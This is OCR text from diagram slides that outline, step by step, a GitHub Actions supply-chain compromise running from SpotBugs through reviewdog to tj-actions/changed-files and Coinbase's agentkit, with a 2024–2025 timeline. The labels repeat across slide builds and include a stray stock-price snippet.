

Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Tag pushed on 03/11 @ 18:42:09 UTC
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Secrets printed to workflow logs
LOG
Used in workflow of
Second override: multiple tags



Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Cleaned 03/11 @ 20:31:49 UTC
First override: v39 tag
tj-actions/ changed-files
Used in workflow of
Used in workflow of
tj-actions/ eslint-changed-files
coinbase/ agentkit
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Dec 6, 2024
March 7, 2025
March 11
March 11
March 14, 2025
SpotBugs comp.
Coinbase vuln.
reviewdog tag over.
tj-actions comp.
Mass credentials leak


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


Repository access
Steal maintainer's PAT
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
Secrets leaked to attacker
coinbase/agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Used in workflow of
Secrets printed to workflow logs
LOG
coinbase
Coinbase Global Inc
NASDAQ: COIN
Market Summary > Coinbase Global Inc
106.92 billion USD
Market capitalization

